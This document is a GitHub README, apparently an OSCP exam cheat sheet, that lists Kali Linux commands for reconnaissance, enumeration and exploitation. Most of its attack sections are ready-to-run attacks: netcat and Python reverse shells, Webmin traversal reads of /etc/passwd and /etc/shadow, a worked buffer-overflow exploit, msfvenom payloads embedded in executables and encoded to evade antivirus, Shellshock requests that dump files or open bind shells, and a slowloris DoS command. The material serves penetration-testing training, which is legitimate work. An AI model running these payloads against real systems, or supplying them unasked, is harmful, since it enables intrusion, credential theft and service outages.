chouaibhm / **OSCP-Survival-Guide-1**

No description, website, or topics provided.

124 commits	2 branches	0 releases	4 contributors


Branch: master | New pull request | Create new file | Upload files | Find file | Clone or download

frizb Update README.md ... Latest commit cf6644a on Oct 2, 2017

OSCP_Helpful_Links.md	Update OSCP_Helpful_Links.md	4 months ago
README.md	Update README.md	4 months ago

README.md

OSCP-Survival-Guide



Kali Linux Offensive Security Certified Professional Playbook

NOTE: This document reffers to the target ip as the export variable $ip.

To set this value on the command line use the following syntax:

export ip=192.168.1.100

UPDATE: October 2, 2017 Thanks for all the Stars! Wrote my OSCP exam last night, did not pass sadly ... but I recorded a stop motion video of my failed attempt. TRY HARDER!

https://www.youtube.com/watch?v=HBMZWI9zcsc

The good news is that I will be learning more and adding more content to this guide :D

Table of Contents

Kali Linux

- Set the Target IP Address to the `$ip` system variable
  ```
  export ip=192.168.1.100
  ```
- Find the location of a file
  ```
  locate sbd.exe
  ```
- Search through directories in the `$PATH` environment variable
  ```
  which sbd
  ```
- Find a search for a file that contains a specific string in it's name:
  ```
  find / -name sbd\*
  ```
- Show active internet connections
  ```
  netstat -lntp
  ```
- Change Password
  ```
  passwd
  ```
- Verify a service is running and listening
  ```
  netstat -antp |grep apache
  ```
- Start a service
  ```
  systemctl start ssh

  systemctl start apache2
  ```
- Have a service start at boot
  ```
  systemctl enable ssh
  ```
- Stop a service
  ```
  systemctl stop ssh
  ```
- Unzip a gz file
  ```
  gunzip access.log.gz
  ```
- Unzip a tar.gz file
  ```
  tar -xzvf file.tar.gz
  ```
- Search command history
  ```
  history | grep phrase_to_search_for
  ```
- Download a webpage
  ```
  wget http://www.cisco.com
  ```

- Open a webpage
  ```
  curl http://www.cisco.com
  ```
- String manipulation
  - Count number of lines in file
    ```
    wc index.html
    ```
  - Get the start or end of a file
    ```
    head index.html

    tail index.html
    ```
  - Extract all the lines that contain a string
    ```
    grep "href=" index.html
    ```
  - Cut a string by a delimiter, filter results then sort
    ```
    grep "href=" index.html | cut -d "/" -f 3 | grep "\\." | cut -d '"' -f 1 | sort -u
    ```
  - Using Grep and regular expressions and output to a file
    ```
    cat index.html | grep -o 'http://\[^"\]\*' | cut -d "/" -f 3 | sort –u > list.txt
    ```
  - Use a bash loop to find the IP address behind each host
    ```
    for url in $(cat list.txt); do host $url; done
    ```
  - Collect all the IP Addresses from a log file and sort by frequency
    ```
    cat access.log | cut -d " " -f 1 | sort | uniq -c | sort -urn
    ```
- Decoding using Kali
  - Decode Base64 Encoded Values
    ```
    echo -n "QWxhZGRpbjpvcGVuIHNlc2FtZQ==" | base64 --decode
    ```
  - Decode Hexidecimal Encoded Values
    ```
    echo -n "46 4c 34 36 5f 33 3a 32 396472796 63637756 8656874" | xxd -r -ps
    ```
- Netcat - Read and write TCP and UDP Packets
  - Download Netcat for Windows (handy for creating reverse shells and transfering files on windows systems): https://joncraton.org/blog/46/netcat-for-windows/
  - Connect to a POP3 mail server
    ```
    nc -nv $ip 110
    ```
  - Listen on TCP/UDP port
    ```
    nc -nlvp 4444
    ```
  - Connect to a netcat port
    ```
    nc -nv $ip 4444
    ```
  - Send a file using netcat
    ```
    nc -nv $ip 4444 < /usr/share/windows-binaries/wget.exe
    ```
  - Receive a file using netcat
    ```
    nc -nlvp 4444 > incoming.exe
    ```
  - Some OSs (OpenBSD) will use nc.traditional rather than nc so watch out for that...

    ```
    whereis nc
    nc: /bin/nc.traditional /usr/share/man/man1/nc.1.gz

    /bin/nc.traditional -e /bin/bash 1.2.3.4 4444
    ```

- Create a reverse shell with Ncat using cmd.exe on Windows

  ```
  nc.exe -nlvp 4444 -e cmd.exe
  ```

  or

  ```
  nc.exe -nv <Remote IP> <Remote Port> -e cmd.exe
  ```

- Create a reverse shell with Ncat using bash on Linux

  ```
  nc -nv $ip 4444 -e /bin/bash
  ```

- Netcat for Banner Grabbing:

  ```
  echo "" | nc -nv -w1 <IP Address> <Ports>
  ```

- Ncat - Netcat for Nmap project which provides more security avoid IDS
  - Reverse shell from windows using cmd.exe using ssl

    ```
    ncat --exec cmd.exe --allow $ip -vnl 4444 --ssl
    ```

  - Listen on port 4444 using ssl

    ```
    ncat -v $ip 4444 --ssl
    ```

- Wireshark
  - Show only SMTP (port 25) and ICMP traffic:

    ```
    tcp.port eq 25 or icmp
    ```

  - Show only traffic in the LAN (192.168.x.x), between workstations and servers -- no Internet:

    ```
    ip.src==192.168.0.0/16 and ip.dst==192.168.0.0/16
    ```

  - Filter by a protocol (e.g. SIP) and filter out unwanted IPs:

    ```
    ip.src != xxx.xxx.xxx.xxx && ip.dst != xxx.xxx.xxx.xxx && sip
    ```

  - Some commands are equal

    ```
    ip.addr == xxx.xxx.xxx.xxx
    ```

    Equals

    ```
    ip.src == xxx.xxx.xxx.xxx or ip.dst == xxx.xxx.xxx.xxx
    ```

    ```
    ip.addr != xxx.xxx.xxx.xxx
    ```

    Equals

    ```
    ip.src != xxx.xxx.xxx.xxx or ip.dst != xxx.xxx.xxx.xxx
    ```

- Tcpdump
  - Display a pcap file

    ```
    tcpdump -r passwordz.pcap
    ```

  - Display ips and filter and sort

    ```
    tcpdump -n -r passwordz.pcap | awk -F" " '{print $3}' | sort -u | head
    ```

  - Grab a packet capture on port 80

    ```
    tcpdump tcp port 80 -w output.pcap -i eth0
    ```

  - Check for ACK or PSH flag set in a TCP packet

    ```
    tcpdump -A -n 'tcp[13] = 24' -r passwordz.pcap
    ```

- IPTables

- Deny traffic to ports except for Local Loopback

```
iptables -A INPUT -p tcp --destination-port 13327 ! -d $ip -j DROP

iptables -A INPUT -p tcp --destination-port 9991 ! -d $ip -j DROP
```

- Clear ALL IPTables firewall rules

```
iptables -P INPUT ACCEPT
iptables -P FORWARD ACCEPT
iptables -P OUTPUT ACCEPT
iptables -t nat -F
iptables -t mangle -F
iptables -F
iptables -X
iptables -t raw -F iptables -t raw -X
```

Information Gathering & Vulnerability Scanning

Passive Information Gathering

- Google Hacking
  - Google search to find website sub domains

    ```
    site:microsoft.com
    ```

  - Google filetype, and intitle

    ```
    intitle:"netbotz appliance" "OK" -filetype:pdf
    ```

  - Google inurl

    ```
    inurl:"level/15/sexec/-/show"
    ```

  - Google Hacking Database:
    https://www.exploit-db.com/google-hacking-database/
- SSL Certificate Testing
  https://www.ssllabs.com/ssltest/analyze.html
- Email Harvesting
  - Simply Email

    ```
    git clone https://github.com/killswitch-GUI/SimplyEmail.git

    ./SimplyEmail.py -all -e TARGET-DOMAIN
    ```

- Netcraft
  - Determine the operating system and tools used to build a site
    https://searchdns.netcraft.com/
- Whois Enumeration

  ```
  whois domain-name-here.com

  whois $ip
  ```

- Banner Grabbing
  - `nc -v $ip 25`
  - `telnet $ip 25`

    - `nc TARGET-IP 80`
- Recon-ng - full-featured web reconnaissance framework written in Python
    - ```
      cd /opt; git clone https://LaNMaSteR53@bitbucket.org/LaNMaSteR53/recon-ng.git

      cd /opt/recon-ng

      ./recon-ng

      show modules

      help
      ```

Active Information Gathering

Port Scanning

Subnet Reference Table

/	Addresses	Hosts	Netmask	Amount of a Class C
/30	4	2	255.255.255.252	1/64
/29	8	6	255.255.255.248	1/32
/28	16	14	255.255.255.240	1/16
/27	32	30	255.255.255.224	1/8
/26	64	62	255.255.255.192	1/4
/25	128	126	255.255.255.128	1/2
/24	256	254	255.255.255.0	1
/23	512	510	255.255.254.0	2
/22	1024	1022	255.255.252.0	4
/21	2048	2046	255.255.248.0	8
/20	4096	4094	255.255.240.0	16
/19	8192	8190	255.255.224.0	32
/18	16384	16382	255.255.192.0	64
/17	32768	32766	255.255.128.0	128
/16	65536	65534	255.255.0.0	256

- Set the ip address as a varble
  `export ip=192.168.1.100  nmap -A -T4 -p- $ip`
- Netcat port Scanning
  `nc -nvv -w 1 -z $ip 3388-3390`
- Discover active IPs usign ARP on the network: `arp-scan $ip/24`
- Discover who else is on the network
  `netdiscover`
- Discover IP Mac and Mac vendors from ARP
  `netdiscover -r $ip/24`
      ```

- Nmap stealth scan using SYN
  `nmap -sS $ip`
- Nmap stealth scan using FIN
  `nmap -sF $ip`
- Nmap Banner Grabbing
  `nmap -sV -sT $ip`
- Nmap OS Fingerprinting
  `nmap -O $ip`
- Nmap Regular Scan:
  `nmap $ip/24`
- Enumeration Scan
  `nmap -p 1-65535 -sV -sS -A -T4 $ip/24 -oN nmap.txt`
- Enumeration Scan All Ports TCP / UDP and output to a txt file
  `nmap -oN nmap2.txt -v -sU -sS -p- -A -T4 $ip`
- Nmap output to a file:
  `nmap -oN nmap.txt -p 1-65535 -sV -sS -A -T4 $ip/24`
- Quick Scan:
  `nmap -T4 -F $ip/24`
- Quick Scan Plus:
  `nmap -sV -T4 -O -F --version-light $ip/24`
- Quick traceroute
  `nmap -sn --traceroute $ip`
- All TCP and UDP Ports
  `nmap -v -sU -sS -p- -A -T4 $ip`
- Intense Scan:
  `nmap -T4 -A -v $ip`
- Intense Scan Plus UDP
  `nmap -sS -sU -T4 -A -v $ip/24`
- Intense Scan ALL TCP Ports
  `nmap -p 1-65535 -T4 -A -v $ip/24`
- Intense Scan - No Ping
  `nmap -T4 -A -v -Pn $ip/24`
- Ping scan
  `nmap -sn $ip/24`
- Slow Comprehensive Scan
  `nmap -sS -sU -T4 -A -v -PE -PP -PS80,443 -PA3389 -PU40125 -PY -g 53 --script "default or (discovery and safe)" $ip/24`
- Scan with Active connect in order to weed out any spoofed ports designed to troll you
  `nmap -p1-65535 -A -T5 -sT $ip`

Enumeration

- DNS Enumeration

- NMAP DNS Hostnames Lookup `nmap -F --dns-server <dns server ip> <target ip range>`
- Host Lookup
  `host -t ns megacorpone.com`
- Reverse Lookup Brute Force - find domains in the same range
  `for ip in $(seq 155 190);do host 50.7.67.$ip;done |grep -v "not found"`
- Perform DNS IP Lookup
  `dig a domain-name-here.com @nameserver`
- Perform MX Record Lookup
  `dig mx domain-name-here.com @nameserver`
- Perform Zone Transfer with DIG
  `dig axfr domain-name-here.com @nameserver`
- DNS Zone Transfers
  Windows DNS zone transfer

  ```
  nslookup -> set type=any -> ls -d blah.com
  ```

  Linux DNS zone transfer

  ```
  dig axfr blah.com @ns1.blah.com
  ```
- Dnsrecon DNS Brute Force
  `dnsrecon -d TARGET -D /usr/share/wordlists/dnsmap.txt -t std --xml ouput.xml`
- Dnsrecon DNS List of megacorp
  `dnsrecon -d megacorpone.com -t axfr`
- DNSEnum
  `dnsenum zonetransfer.me`

- NMap Enumeration Script List:
  - NMap Discovery
    https://nmap.org/nsedoc/categories/discovery.html
  - Nmap port version detection MAXIMUM power
    `nmap -vvv -A --reason --script="+(safe or default) and not broadcast" -p <port> <host>`
- NFS (Network File System) Enumeration
  - Show Mountable NFS Shares `nmap -sV --script=nfs-showmount $ip`
- RPC (Remote Procedure Call) Enumeration
  - Connect to an RPC share without a username and password and enumerate privledges `rpcclient --user="" --command=enumprivs -N $ip`
  - Connect to an RPC share with a username and enumerate privledges `rpcclient --user="<Username>" --command=enumprivs $ip`
- SMB Enumeration
  - SMB OS Discovery
    `nmap $ip --script smb-os-discovery.nse`
  - Nmap port scan
    `nmap -v -p 139,445 -oG smb.txt $ip-254`

- Netbios Information Scanning

  ```
  nbtscan -r $ip/24
  ```

- Nmap find exposed Netbios servers

  ```
  nmap -sU --script nbstat.nse -p 137 $ip
  ```

- Nmap all SMB scripts scan

  ```
  nmap -sV -Pn -vv -p 445 --script='(smb*) and not (brute or broadcast or dos or external or fuzzer)' --script-args=unsafe=1 $ip
  ```

- Nmap all SMB scripts authenticated scan

  ```
  nmap -sV -Pn -vv -p 445 --script-args smbuser=<username>,smbpass=<password> --script='(smb*) and not (brute or broadcast or dos or external or fuzzer)' --script-args=unsafe=1 $ip
  ```

- SMB Enumeration Tools

  ```
  nmblookup -A $ip

  smbclient //MOUNT/share -I $ip -N

  rpcclient -U "" $ip

  enum4linux $ip

  enum4linux -a $ip
  ```

- SMB Finger Printing

  ```
  smbclient -L //$ip
  ```

- Nmap Scan for Open SMB Shares

  ```
  nmap -T4 -v -oA shares --script smb-enum-shares --script-args smbuser=username,smbpass=password -p445 192.168.10.0/24
  ```

- Nmap scans for vulnerable SMB Servers

  ```
  nmap -v -p 445 --script=smb-check-vulns --script-args=unsafe=1 $ip
  ```

- Nmap List all SMB scripts installed

  ```
  ls -l /usr/share/nmap/scripts/smb*
  ```

- Enumerate SMB Users

  ```
  nmap -sU -sS --script=smb-enum-users -p U:137,T:139 $ip-14
  ```

  OR

  ```
  python /usr/share/doc/python-impacket-doc/examples /samrdump.py $ip
  ```

- RID Cycling - Null Sessions

  ```
  ridenum.py $ip 500 50000 dict.txt
  ```

- Manual Null Session Testing

  Windows: `net use \\$ip\IPC$ "" /u:""`

  Linux: `smbclient -L //$ip`

- SMTP Enumeration - Mail Severs
  - Verify SMTP port using Netcat

    ```
    nc -nv $ip 25
    ```

- POP3 Enumeration - Reading other peoples mail - You may find usernames and passwords for email accounts, so here is how to check the mail using Telnet

```
root@kali:~# telnet $ip 110
+OK beta POP3 server (JAMES POP3 Server 2.3.2) ready
USER billydean
+OK
PASS password
+OK Welcome billydean

list

+OK 2 1807
1 786
2 1021

retr 1

+OK Message follows
From: jamesbrown@motown.com
Dear Billy Dean,

Here is your login for remote desktop ... try not to forget it this time!
username: billydean
password: PA$$W0RD!Z
```

- SNMP Enumeration -Simple Network Management Protocol
  - Fix SNMP output values so they are human readable

    `apt-get install snmp-mibs-downloader download-mibs  echo "" > /etc/snmp/snmp.conf`
  - SNMP Enumeration Commands
    - `snmpcheck -t $ip -c public`
    - `snmpwalk -c public -v1 $ip 1|`
    - `grep hrSWRunName|cut -d\* \* -f`
    - `snmpenum -t $ip`
    - `onesixtyone -c names -i hosts`
  - SNMPv3 Enumeration

    `nmap -sV -p 161 --script=snmp-info $ip/24`
  - Automate the username enumeration process for SNMPv3:

    `apt-get install snmp snmp-mibs-downloader  wget https://raw.githubusercontent.com/raesene/TestingScripts/master/snmpv3enum.rb`
  - SNMP Default Credentials
    /usr/share/metasploit-framework/data/wordlists/snmp_default_pass.txt
- MS SQL Server Enumeration
  - Nmap Information Gathering

    `nmap -p 1433 --script ms-sql-info,ms-sql-empty-password,ms-sql-xp-cmdshell,ms-sql-config,ms-sql-ntlm-info,ms-sql-tables,ms-sql-hasdbaccess,ms-sql-dac,ms-sql-dump-hashes --script-args mssql.instance-port=1433,mssql.username=sa,mssql.password=,mssql.instance-name=MSSQLSERVER $ip`
- Webmin and miniserv/0.01 Enumeration - Port 10000

  Test for LFI & file disclosure vulnerability by grabbing /etc/passwd

  `curl http://$ip:10000//unauthenticated/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/`

Test to see if webmin is running as root by grabbing /etc/shadow

```
`curl
http://$ip:10000//unauthenticated/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/
```

- Linux OS Enumeration
  - List all SUID files
    `find / -perm -4000 2>/dev/null`
  - Determine the current version of Linux
    `cat /etc/issue`
  - Determine more information about the environment
    `uname -a`
  - List processes running
    `ps -xaf`
  - List the allowed (and forbidden) commands for the invoking use
    `sudo -l`
  - List iptables rules
    `iptables --table nat --list iptables -vL -t filter iptables -vL -t nat iptables -vL -t mangle iptables -vL -t raw iptables -vL -t security`
- Windows OS Enumeration
  - net config Workstation
  - systeminfo | findstr /B /C:"OS Name" /C:"OS Version"
  - hostname
  - net users
  - ipconfig /all
  - route print
  - arp -A
  - netstat -ano
  - netsh firewall show state
  - netsh firewall show config
  - schtasks /query /fo LIST /v
  - tasklist /SVC
  - net start
  - DRIVERQUERY
  - reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer\AlwaysInstallElevated
  - reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer\AlwaysInstallElevated

    - dir /s *pass == cred == vnc == .config*
    - findstr /si password *.xml *.ini *.txt
    - reg query HKLM /f password /t REG_SZ /s
    - reg query HKCU /f password /t REG_SZ /s
- Vulnerability Scanning with Nmap
- Nmap Exploit Scripts
  https://nmap.org/nsedoc/categories/exploit.html
- Nmap search through vulnerability scripts
  `cd /usr/share/nmap/scripts/ ls -l \*vuln\*`
- Nmap search through Nmap Scripts for a specific keyword
  `ls /usr/share/nmap/scripts/\* | grep ftp`
- Scan for vulnerable exploits with nmap
  `nmap --script exploit -Pn $ip`
- NMap Auth Scripts
  https://nmap.org/nsedoc/categories/auth.html
- Nmap Vuln Scanning
  https://nmap.org/nsedoc/categories/vuln.html
- NMap DOS Scanning
  `nmap --script dos -Pn $ip NMap Execute DOS Attack nmap --max-parallelism 750 -Pn --script http-slowloris --script-args http-slowloris.runforever=true`
- Scan for coldfusion web vulnerabilities
  `nmap -v -p 80 --script=http-vuln-cve2010-2861 $ip`
- Anonymous FTP dump with Nmap
  `nmap -v -p 21 --script=ftp-anon.nse $ip-254`
- SMB Security mode scan with Nmap
  `nmap -v -p 21 --script=ftp-anon.nse $ip-254`
- File Enumeration
    - Find UID 0 files root execution
    - `/usr/bin/find / -perm -g=s -o -perm -4000 ! -type l -maxdepth 3 -exec ls -ld {} \\; 2>/dev/null`
    - Get handy linux file system enumeration script (/var/tmp)
      `wget https://highon.coffee/downloads/linux-local-enum.sh  chmod +x ./linux-local-enum.sh  ./linux-local-enum.sh`
    - Find executable files updated in August
      `find / -executable -type f 2> /dev/null | egrep -v "^/bin|^/var|^/etc|^/usr" | xargs ls -lh | grep Aug`
    - Find a specific file on linux
      `find /. -name suid\*`
    - Find all the strings in a file
      `strings <filename>`
    - Determine the type of a file
      `file <filename>`

- ## HTTP Enumeration

  - Search for folders with gobuster:
    ```
    gobuster -w /usr/share/wordlists/dirb/common.txt -u $ip
    ```
  - OWasp DirBuster - Http folder enumeration - can take a dictionary file
  - Dirb - Directory brute force finding using a dictionary file
    ```
    dirb http://$ip/ wordlist.dict  dirb <http://vm/>
    ```
    Dirb against a proxy
  - `dirb [http://$ip/](http://172.16.0.19/) -p $ip:3129`
  - Nikto
    ```
    nikto -h $ip
    ```
  - HTTP Enumeration with NMAP
    ```
    nmap --script=http-enum -p80 -n $ip/24
    ```
  - Nmap Check the server methods
    ```
    nmap --script http-methods --script-args http-methods.url-path='/test' $ip
    ```
  - Get Options available from web server `curl -vX OPTIONS vm/test`
  - Uniscan directory finder:
    ```
    uniscan -qweds -u <http://vm/>
    ```
  - Wfuzz - The web brute forcer

    ```
    wfuzz -c -w /usr/share/wfuzz/wordlist/general/megabeast.txt $ip:60080/?FUZZ=test

    wfuzz -c --hw 114 -w /usr/share/wfuzz/wordlist/general/megabeast.txt $ip:60080/?page=FUZZ

    wfuzz -c -w /usr/share/wfuzz/wordlist/general/common.txt "$ip:60080/?page=mailer&mail=FUZZ"

    wfuzz -c -w /usr/share/seclists/Discovery/Web_Content/common.txt --hc 404 $ip/FUZZ
    ```

    Recurse level 3

    ```
    wfuzz -c -w /usr/share/seclists/Discovery/Web_Content/common.txt -R 3 --sc 200 $ip/FUZZ
    ```

- Open a service using a port knock (Secured with Knockd)
  for x in 7000 8000 9000; do nmap -Pn --host_timeout 201 --max-retries 0 -p $x server_ip_address; done
- WordPress Scan - Wordpress security scanner
  - wpscan --url $ip/blog --proxy $ip:3129
- RSH Enumeration - Unencrypted file transfer system
  - auxiliary/scanner/rservices/rsh_login
- Finger Enumeration
  - finger @$ip
  - finger batman@$ip
- TLS & SSL Testing
  - ./testssl.sh -e -E -f -p -y -Y -S -P -c -H -U $ip | aha > OUTPUT-FILE.html
- Proxy Enumeration (useful for open proxies)

- nikto -useproxy http://$ip:3128 -h $ip

- Steganography

> apt-get install steghide
>
> steghide extract -sf picture.jpg
>
> steghide info picture.jpg
>
> apt-get install stegosuite

- The OpenVAS Vulnerability Scanner
  - apt-get update
    apt-get install openvas
    openvas-setup
  - netstat -tulpn
  - Login at:
    https://$ip:9392

Buffer Overflows and Exploits

- DEP and ASLR - Data Execution Prevention (DEP) and Address Space Layout Randomization (ASLR)
- Nmap Fuzzers:
  - NMap Fuzzer List
    https://nmap.org/nsedoc/categories/fuzzer.html
  - NMap HTTP Form Fuzzer
    nmap --script http-form-fuzzer --script-args 'http-form-fuzzer.targets={1={path=/},2={path=/register.html}}' -p 80 $ip
  - Nmap DNS Fuzzer
    nmap --script dns-fuzz --script-args timelimit=2h $ip -d
- MSFvenom
  https://www.offensive-security.com/metasploit-unleashed/msfvenom/
- Windows Buffer Overflows
  - Controlling EIP

```
locate pattern_create
pattern_create.rb -l 2700
locate pattern_offset
pattern_offset.rb -q 39694438
```

  - Verify exact location of EIP - [*] Exact match at offset 2606

```
buffer = "A" \* 2606 + "B" \* 4 + "C" \* 90
```

  - Check for “Bad Characters” - Run multiple times 0x00 - 0xFF
  - Use Mona to determine a module that is unprotected
  - Bypass DEP if present by finding a Memory Location with Read and Execute access for JMP ESP

- Use NASM to determine the HEX code for a JMP ESP instruction

```
/usr/share/metasploit-framework/tools/exploit/nasm_shell.rb

JMP ESP
00000000 FFE4 jmp esp
```

- Run Mona in immunity log window to find (FFE4) XEF command

```
!mona find -s "\xff\xe4" -m slmfc.dll
found at 0x5f4a358f - Flip around for little endian format
buffer = "A" * 2606 + "\x8f\x35\x4a\x5f" + "C" * 390
```

- MSFVenom to create payload

```
msfvenom -p windows/shell_reverse_tcp LHOST=$ip LPORT=443 -f c –e x86/shikata_ga_nai -b "\x00\x0a\x0d"
```

- Final Payload with NOP slide

```
buffer="A"*2606 + "\x8f\x35\x4a\x5f" + "\x90" * 8 + shellcode
```

- Create a PE Reverse Shell
  msfvenom -p windows/shell_reverse_tcp LHOST=$ip LPORT=4444 -f
  exe -o shell_reverse.exe
- Create a PE Reverse Shell and Encode 9 times with Shikata_ga_nai
  msfvenom -p windows/shell_reverse_tcp LHOST=$ip LPORT=4444 -f
  exe -e x86/shikata_ga_nai -i 9 -o shell_reverse_msf_encoded.exe
- Create a PE reverse shell and embed it into an existing executable
  msfvenom -p windows/shell_reverse_tcp LHOST=$ip LPORT=4444 -f exe -e x86/shikata_ga_nai -i 9 -x
  /usr/share/windows-binaries/plink.exe -o shell_reverse_msf_encoded_embedded.exe
- Create a PE Reverse HTTPS shell
  msfvenom -p windows/meterpreter/reverse_https LHOST=$ip LPORT=443 -f exe -o met_https_reverse.exe

- Linux Buffer Overflows
  - Run Evans Debugger against an app
    edb --run /usr/games/crossfire/bin/crossfire
  - ESP register points toward the end of our CBuffer
    add eax,12
    jmp eax
    83C00C add eax,byte +0xc
    FFE0 jmp eax
  - Check for “Bad Characters” Process of elimination - Run multiple times 0x00 - 0xFF
  - Find JMP ESP address
    "\x97\x45\x13\x08" # Found at Address 08134597
  - crash = "\x41" * 4368 + "\x97\x45\x13\x08" + "\x83\xc0\x0c\xff\xe0\x90\x90"
  - msfvenom -p linux/x86/shell_bind_tcp LPORT=4444 -f c -b "\x00\x0a\x0d\x20" –e x86/shikata_ga_nai
  - Connect to the shell with netcat:
    nc -v $ip 4444

Shells

- Netcat Shell Listener

```
nc -nlvp 4444
```

- Spawning a TTY Shell - Break out of Jail or limited shell You should almost always upgrade your shell after taking control of an apache or www user.

```
(For example when you encounter an error message when trying to run an exploit sh: no job control in this shell )

(hint: sudo -l to see what you can run)
```

  - You may encounter limited shells that use rbash and only allow you to execute a single command per session. You can overcome this by executing an SSH shell to your localhost:

```
ssh user@$ip nc $localip 4444 -e /bin/sh
enter user's password
python -c 'import pty; pty.spawn("/bin/sh")'
export TERM=linux
```

```
python -c 'import pty; pty.spawn("/bin/sh")'
```

```
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF\_INET,socket.SOCK\_STREAM);
s.connect(("$ip",1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(\["/bin/sh","-i"\]);'
```

```
echo os.system('/bin/bash')
```

```
/bin/sh -i
```

```
perl —e 'exec "/bin/sh";'
```

perl: `exec "/bin/sh";`

ruby: `exec "/bin/sh"`

lua: `os.execute('/bin/sh')`

From within IRB: `exec "/bin/sh"`

From within vi: `:!bash` or

```
:set shell=/bin/bash:shell
```

From within vim `':!bash':`

From within nmap: `!sh`

From within tcpdump

```
echo $’id\\n/bin/netcat $ip 443 –e /bin/bash’ > /tmp/.test chmod +x /tmp/.test sudo tcpdump –ln –I eth- -w
/dev/null –W 1 –G 1 –z /tmp/.tst –Z root
```

From busybox `/bin/busybox telnetd -|/bin/sh -p9999`

- Pen test monkey PHP reverse shell
  http://pentestmonkey.net/tools/web-shells/php-reverse-shel

- php-findsock-shell - turns PHP port 80 into an interactive shell
  http://pentestmonkey.net/tools/web-shells/php-findsock-shell
- Perl Reverse Shell
  http://pentestmonkey.net/tools/web-shells/perl-reverse-shell
- PHP powered web browser Shell b374k with file upload etc.
  https://github.com/b374k/b374k
- Windows reverse shell - PowerSploit's Invoke-Shellcode script and inject a Meterpreter shell
  https://github.com/PowerShellMafia/PowerSploit/blob/master/CodeExecution/Invoke-Shellcode.ps1
- Web Backdoors from Fuzzdb https://github.com/fuzzdb-project/fuzzdb/tree/master/web-backdoors
- Creating Meterpreter Shells with MSFVenom - http://www.securityunlocked.com/2016/01/02/network-security-pentesting/most-useful-msfvenom-payloads/

  Linux

  ```
  msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f elf > shell.elf
  ```

  Windows

  ```
  msfvenom -p windows/meterpreter/reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f exe > shell.exe
  ```

  Mac

  ```
  msfvenom -p osx/x86/shell_reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f macho > shell.macho
  ```

  Web Payloads

  PHP

  ```
  msfvenom -p php/reverse_php LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f raw > shell.php
  ```

  OR

  ```
  msfvenom -p php/meterpreter_reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f raw > shell.php
  ```

  Then we need to add the <?php at the first line of the file so that it will execute as a PHP webpage:

  ```
  cat shell.php | pbcopy && echo '<?php ' | tr -d '\n' > shell.php && pbpaste >> shell.php
  ```

  ASP

  ```
  msfvenom -p windows/meterpreter/reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f asp > shell.asp
  ```

  JSP

  ```
  msfvenom -p java/jsp_shell_reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f raw > shell.jsp
  ```

  WAR

  ```
  msfvenom -p java/jsp_shell_reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f war > shell.war
  ```

  Scripting Payloads

  Python

  ```
  msfvenom -p cmd/unix/reverse_python LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f raw > shell.py
  ```

Bash

```
msfvenom -p cmd/unix/reverse_bash LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f raw > shell.sh
```

Perl

```
msfvenom -p cmd/unix/reverse_perl LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f raw > shell.pl
```

Shellcode

For all shellcode see 'msfvenom –help-formats' for information as to valid parameters. Msfvenom will output code that is able to be cut and pasted in this language for your exploits.

Linux Based Shellcode

```
msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f
<language>
```

Windows Based Shellcode

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f <language>
```

Mac Based Shellcode

```
msfvenom -p osx/x86/shell_reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f <language>
```

Handlers Metasploit handlers can be great at quickly setting up Metasploit to be in a position to receive your incoming shells. Handlers should be in the following format.

```
use exploit/multi/handler
set PAYLOAD <Payload name>
set LHOST <LHOST value>
set LPORT <LPORT value>
set ExitOnSession false
exploit -j -z
```

Once the required values are completed the following command will execute your handler – 'msfconsole -L -r '

- SSH to Meterpreter: https://daemonchild.com/2015/08/10/got-ssh-creds-want-meterpreter-try-this/

```
use auxiliary/scanner/ssh/ssh_login
use post/multi/manage/shell_to_meterpreter
```

- Shellshock
  - Testing for shell shock with NMap

```
root@kali:~/Documents# nmap -sV -p 80 --script http-shellshock --script-args uri=/cgi-bin/admin.cgi $ip
```

  - git clone https://github.com/nccgroup/shocker

```
./shocker.py -H TARGET --command "/bin/cat /etc/passwd" -c /cgi-bin/status --verbose
```

  - Shell Shock SSH Forced Command
    Check for forced command by enabling all debug output with ssh

```
ssh -vvv
ssh -i noob noob@$ip '() { :;}; /bin/bash'
```

  - cat file (view file contents)

```
  echo -e "HEAD /cgi-bin/status HTTP/1.1\\r\\nUser-Agent: () {:;}; echo
\\$(</etc/passwd)\\r\\nHost:vulnerable\\r\\nConnection: close\\r\\n\\r\\n" | nc TARGET 80
```

- Shell Shock run bind shell

```
 echo -e "HEAD /cgi-bin/status HTTP/1.1\\r\\nUser-Agent: () {:;}; /usr/bin/nc -l -p 9999 -e
/bin/sh\\r\\nHost:vulnerable\\r\\nConnection: close\\r\\n\\r\\n" | nc TARGET 80
```

File Transfers

- Post exploitation refers to the actions performed by an attacker, once some level of control has been gained on his target.
- Simple Local Web Servers
  - Run a basic http server, great for serving up shells etc
    python -m SimpleHTTPServer 80
  - Run a basic Python3 http server, great for serving up shells etc
    python3 -m http.server
